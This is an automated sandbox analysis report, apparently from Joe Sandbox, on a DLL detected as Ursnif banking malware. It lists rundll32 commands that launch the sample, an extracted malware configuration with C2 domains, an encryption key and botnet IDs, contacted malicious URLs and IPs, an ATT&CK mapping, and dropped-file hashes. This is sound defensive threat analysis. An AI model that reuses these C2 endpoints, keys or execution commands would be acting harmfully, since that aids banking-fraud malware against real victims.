ID: 430819
Sample Name: HP7cjYBnlS
Cookbook: default.jbs
Time: 03:03:14
Date: 08/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report HP7cjYBnlS

Overview


General Information

Sample Name:	HP7cjYBnlS (renamed file extension from none to dll)
Analysis ID:	430819
MD5:	b8bc8b1740b329..
SHA1:	d9215e03d2ddae..
SHA256:	aafda6138e0a43b.
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Yara detected Ursnif
- Writes or reads registry keys via WMI
- Writes registry values via WMI
- Contains functionality to call native f…
- Contains functionality to check if a d…
- Contains functionality to dynamically…
- Contains functionality to query CPU …
- Contains functionality to query locale…
- Contains functionality to read the PEB

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 2160 cmdline: loaddll32.exe 'C:\Users\user\Desktop\HP7cjYBnlS.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 5460 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\HP7cjYBnlS.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5564 cmdline: rundll32.exe 'C:\Users\user\Desktop\HP7cjYBnlS.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1288 cmdline: rundll32.exe C:\Users\user\Desktop\HP7cjYBnlS.dll,Lastinch MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 3508 cmdline: rundll32.exe C:\Users\user\Desktop\HP7cjYBnlS.dll,Ownof MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 5936 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 2396 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5936 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "lang_id": "RU, CN",
  "RSA Public Key":
"U9rEBqXZSYCa5+IGIsh6bG+yCElOQeh3mm/EbofYWnWn8eEmiiYrJf4LFttt0DUA+39n8FZdgzQ8+SZc3rzhnMPMr8Z4fx3D+fbRo+I1MIlbD4szoKzRpMkx5aTB8Cab5I+DXW6gWdfQr7HECFEcTAwpyJLhfIGXn6KxgwFOnVndUgrjSYq7Gck569kPOO4YXnbUwt69XT2FKUKDeX2hms5/QtXX3Hh9nmWOhvUxbY98vRvvbsLlPzjNF7v0QGIh4X7uypp3Ivkr2P2sMxabdSYOW4HN4JM/VPPFS2qTgX6hwJ09dF8P8HXDM24KI8tEs5YG59SMhcwCDFrBdfAkYEtatx5JFUNCiZ8QoDq+MTA=",
  "c2_domain": [
    "authd.feronok.com",
    "app.bighomegl.at"
  ],
  "botnet": "5500",
  "server": "580",
  "serpent_key": "w81KRA2f0ixucq4e",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000003.375144383.0000000003A58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.456094378.0000000005BB8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.375123704.0000000003A58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.375061576.0000000003A58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000002.473815277.0000000003A58000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 15 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Eff
Valid Accounts	Windows Management Instrumentation 2	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Re Tra Wi Au
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wi Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Security Software Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location	Ob De Clo Ba
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rundll32 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 3 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
HP7cjYBnlS.dll	6%	Virustotal		Browse
HP7cjYBnlS.dll	2%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.3080000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
1.2.loaddll32.exe.f00000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

Source	Detection	Scanner	Label	Link
authd.feronok.com	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://www.wikipedia.com/	0%	URL Reputation	safe	
http://authd.feronok.com/5FNMYYgHAZL8fVyyU/16CafLRrMTz3/QRf0T9yKnnG/48zYuAResxRN4Y/8IsjuLfvxqx5QmY_2	100%	Avira URL Cloud	malware	
http://authd.feronok.com/ft4uMX2U8DExkako/7nz7XYcy_2FPVr_/2FPwc_2Fs5FKMespD3/eoY8gKUtH/5APsBMu_2FYgV7VnT01F/UNasB5xyXVRAz2U9YlK/vPhVaOevuoWXkOwOuvQxwX/WzTW2Vxlbm5Dm/rPytLuLu/KL_2FHSOlQc2K_2BpO7JML7/v1pC4egQVv/iWGaiNgaqJFCdjHoy/PoXO84M5LLuy/jOUqBl_2Bse/EY7p0c9R6kAidR/RKeKXozKr_2B2DMk4uhLx/44Gh2U87rhzhq5q8/e3uXzWyPgLhp7zv/L1Iu0qPLA6WpCvBUhY/ZBphUq1tO/a9lY_2Fv/fGT	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
authd.feronok.com	47.254.173.212	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://authd.feronok.com/ft4uMX2U8DExkako/7nz7XYcy_2FPVr_/2FPwc_2Fs5FKMespD3/eoY8gKUtH/5APsBMu_2FYgV7VnT01F/UNasB5xyXVRAz2U9YlK/vPhVaOevuoWXkOwOuvQxwX/WzTW2Vxlbm5Dm/rPytLuLu/KL_2FHSOlQc2K_2BpO7JML7/v1pC4egQVv/iWGaiNgaqJFCdjHoy/PoXO84M5LLuy/jOUqBl_2Bse/EY7p0c9R6kAidR/RKeKXozKr_2B2DMk4uhLx/44Gh2U87rhzhq5q8/e3uXzWyPgLhp7zv/L1Iu0qPLA6WpCvBUhY/ZBphUq1tO/a9lY_2Fv/fGT	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.254.173.212	authd.feronok.com	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	430819
Start date:	08.06.2021
Start time:	03:03:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	HP7cjYBnlS (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.winDLL@12/22@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.1% (good quality ratio 7.7%) • Quality average: 79.2% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 64% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
authd.feronok.com	1.dll	Get hash	malicious	Browse	• 34.95.62.189
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	info_71411.vbs	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	soft.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	racial.dll	Get hash	malicious	Browse	• 35.199.86.111
	Know.dll	Get hash	malicious	Browse	• 35.199.86.111

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	X4TsxHmnQW	Get hash	malicious	Browse	• 8.210.125.43
	CWUk68C2h1.exe	Get hash	malicious	Browse	• 47.243.49.109
	CWUk68C2h1.exe	Get hash	malicious	Browse	• 47.243.49.109
	e90fG4wc41.exe	Get hash	malicious	Browse	• 8.211.6.12
	Zd1j3hnY8u.exe	Get hash	malicious	Browse	• 8.211.6.12
	auMLAKI4BX.exe	Get hash	malicious	Browse	• 8.211.6.12

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	HNUQajtypz.exe	Get hash	malicious	Browse	• 8.211.6.12
	s1um6myHDC.exe	Get hash	malicious	Browse	• 8.208.27.152
	Note0093746573.exe	Get hash	malicious	Browse	• 8.209.99.88
	http___103.133.106.72_wd_vbc.exe	Get hash	malicious	Browse	• 8.209.99.88
	Invoice.exe	Get hash	malicious	Browse	• 161.117.85.250
	swift copy.exe	Get hash	malicious	Browse	• 8.209.99.88
	CARGO ARRIVAL NOTICE-MEDICOM AWB.exe	Get hash	malicious	Browse	• 47.253.2.59
	68avRiNoDd.exe	Get hash	malicious	Browse	• 8.209.68.196
	ONCK3z5a0Y.exe	Get hash	malicious	Browse	• 8.209.68.196
	FHnuwG4dWB.exe	Get hash	malicious	Browse	• 8.209.68.196
	FHnuwG4dWB.exe	Get hash	malicious	Browse	• 8.209.68.196
	Sbb4QCilrT.exe	Get hash	malicious	Browse	• 8.209.68.196
	tes.exe	Get hash	malicious	Browse	• 8.209.68.196
	jax.k.dll	Get hash	malicious	Browse	• 8.211.5.232

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{09EF2731-C841-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.772983287169734
Encrypted:	false
SSDEEP:	48:IwiGcpr5GwpLyG/ap85UGIpc52mGvnZpv52FGo1qp952IGo4Rpm52XGW/1JGWVT/:rWZzZY25UW52jt52Of52bRM52415f8B
MD5:	F0047039D92C510E826FA3722F724292
SHA1:	875A02313AA8EC48FF05D234EF2C37C305D0CBB7
SHA-256:	E58A01C579A1B54726A1859E357A2754A15521627C26EE701A71AA3F45F7F347
SHA-512:	848AE2EB1213C1CD1940C1A6660B37E76B6B31CD3D474EE048ED94A735E166E1BCF1AC5044B773E134C96E2CB75713E1D8A4B512E87E9DA4388AA113943AEE4
Malicious:	false
Reputation:	low
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{09EF2733-C841-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28120
Entropy (8bit):	1.9092353057402882
Encrypted:	false
SSDEEP:	96:rLZAQ36VBSZjx2pWRMNlwd6QZ2oI1wd6d6QZ2oWgpr:rLZAQ36VkZjx2pWRMNls/I1H/fr
MD5:	28803DAF8FFCCE649C0C015B1A555EA6
SHA1:	DAD62007917336DFCA4D104FFEF94AA2DC0A91F9
SHA-256:	200769DF4608C1C9577F58F50E9D86CAF134724A80D35F5CBC55F4ACF4A65E50
SHA-512:	CBCC1F90F993BBD5E4286D337D4786DCB661CC86F8F0DCBEAEB1800DA358C03BF731905CDE9F38ED0011EA5F5DACB1D0BDDD245DDB5269CE7CC5DFE87B1CE80
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{09EF2733-C841-11EB-90E4-ECF4BB862DED}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.040843717985966
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEpMonWimI002EtM3MHdNMNxOEpMonWimI00ObVbkEtMb:2d6NxOOMoSZHKd6NxOOMoSZ76b
MD5:	6B9654B5CA5F22C2164548A9D096480C
SHA1:	143CB516BBF18599C40A5E19400FB44A6650FCC2
SHA-256:	2380BA5BE87922269AA7A63CC1DCCA0B374A1EE6184A52FF5D7387EA68BA18D9
SHA-512:	D9C015E3102E1C8D1D2C0F759A0DA57AB57FBE6C2C4250A7AA175F5A161793FFE0AC89B1B11794C5D388FA231CA472DFDF457C64EF07D4E45591D933FE9EA58
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xe0ed1a45,0x01d75c4d</date><accdate>0xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xe0ed1a45,0x01d75c4d</date><accdate>0xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.077509552327961
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kTnWimI002EtM3MHdNMNxe2kTnWimI00Obkak6EtMb:2d6Nxr2SZHKd6Nxr2SZ7Aa7b
MD5:	6E7C25C1A0622910F446656C3D77B971
SHA1:	D3F1F79C09873942FD741F1EF10271E033551BBA
SHA-256:	72C086222AE0970AEC5D0054AFF1384D631EB869DF20D03FF29448AA16CF8B3F
SHA-512:	4F4CA17A812534944C339BBB97F0D33914462A115E5FBD29E68EC34E126E3DD1B00E3612A44AAE38EE57BA208CF55F4B196C07408390B954727ECB4EB41EFFA
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xe0e390e5,0x01d75c4d</date><accdate>0xe0e390e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xe0e390e5,0x01d75c4d</date><accdate>0xe0e390e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.0581206084993
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLpMonWimI002EtM3MHdNMNxvLpMonWimI00ObmZEtMb:2d6Nxv9MoSZHKd6Nxv9MoSZ7mb
MD5:	9464F564BBEF02C775B6893D2199D426
SHA1:	9EA222883F510BDC1222C8B7148818A3B23BAD30
SHA-256:	933B4954F5209FDCABBC9A67D5A1C1771F753B54D8433F77F1CD33F8C18145C9
SHA-512:	5186166F34ED0F0245596670064000CE17A195131E38836119C785E7A12F5A010DF31B5A611C707AADCFB1CD21B1555F7962B622256083C32448840A1177B0D5
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xe0ed1a45,0x01d75c4d</date><accdate>0xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xe0ed1a45,0x01d75c4d</date><accdate>0xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.067803736919017
Encrypted:	false
SSDEEP:	12:TMHdNMNxiTnWimI002EtM3MHdNMNxiTnWimI00Obd5EtMb:2d6NxMSZHKd6NxMSZ7Jjb
MD5:	21E145FCFFFB3F4E94A251DF9817D48C
SHA1:	820A41F8CD11AA175931CAAB4E8E433D29502C96
SHA-256:	66F90DD72734A1FB2FA7E1F19591678FDEF91AB156A24D114162F281BC012062
SHA-512:	11CE5455393AE8478D7F8EEA24760F42F2A9D62710C2575D075E992C876473ACBBD71DCB33B0F3C9D2C48C4D651EFBE6C589827BB91595494881159CC657E83
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xe0e390e5,0x01d75c4d</date><acc date>0xe0e390e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xe0e390e5,0x01d75c4d</date><accdate>0xe0e39 0e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.075606204349789
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwpMonWimI002EtM3MHdNMNxhGwpMonWimI00Ob8K075EtMb:2d6NxQKMoSZHKd6NxQKMoSZ7YKajb
MD5:	7496A75541186C68094AF292E8489680
SHA1:	ED00F31F1B52335B8C2F7C0EC4B77EF20DB60119
SHA-256:	AF0068A73B4DE0907F9CC99D903B79BA2C50E8D5FD867F5B36681B724F7A1117
SHA-512:	8FBAD2922063A33DCCF691B18B086B9819CDA0903AB00A1839481DE9A00D3DDEC735F1C361B26C7B4CA58DAE423F5E01E9DDC5BCC7FBAC7D31314731AF926 C7
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xe0ed1a45,0x01d75c4d</date>< accdate>0xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xe0ed1a45,0x01d75c4d</date><accdate>0 xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.039283874483725
Encrypted:	false
SSDEEP:	12:TMHdNMNx0npMonWimI002EtM3MHdNMNx0npMonWimI00ObxEtMb:2d6Nx0pMoSZHKd6Nx0pMoSZ7nb
MD5:	AABC34FD747C07772AAE4336F43B9B21
SHA1:	6FAE91AC5FC1E9C069FD3BFC63F8DCECA1A20994
SHA-256:	63552A00989F00CEE54E199424D009ADCEA6ED934E22E0F07DF8632E217D12A8
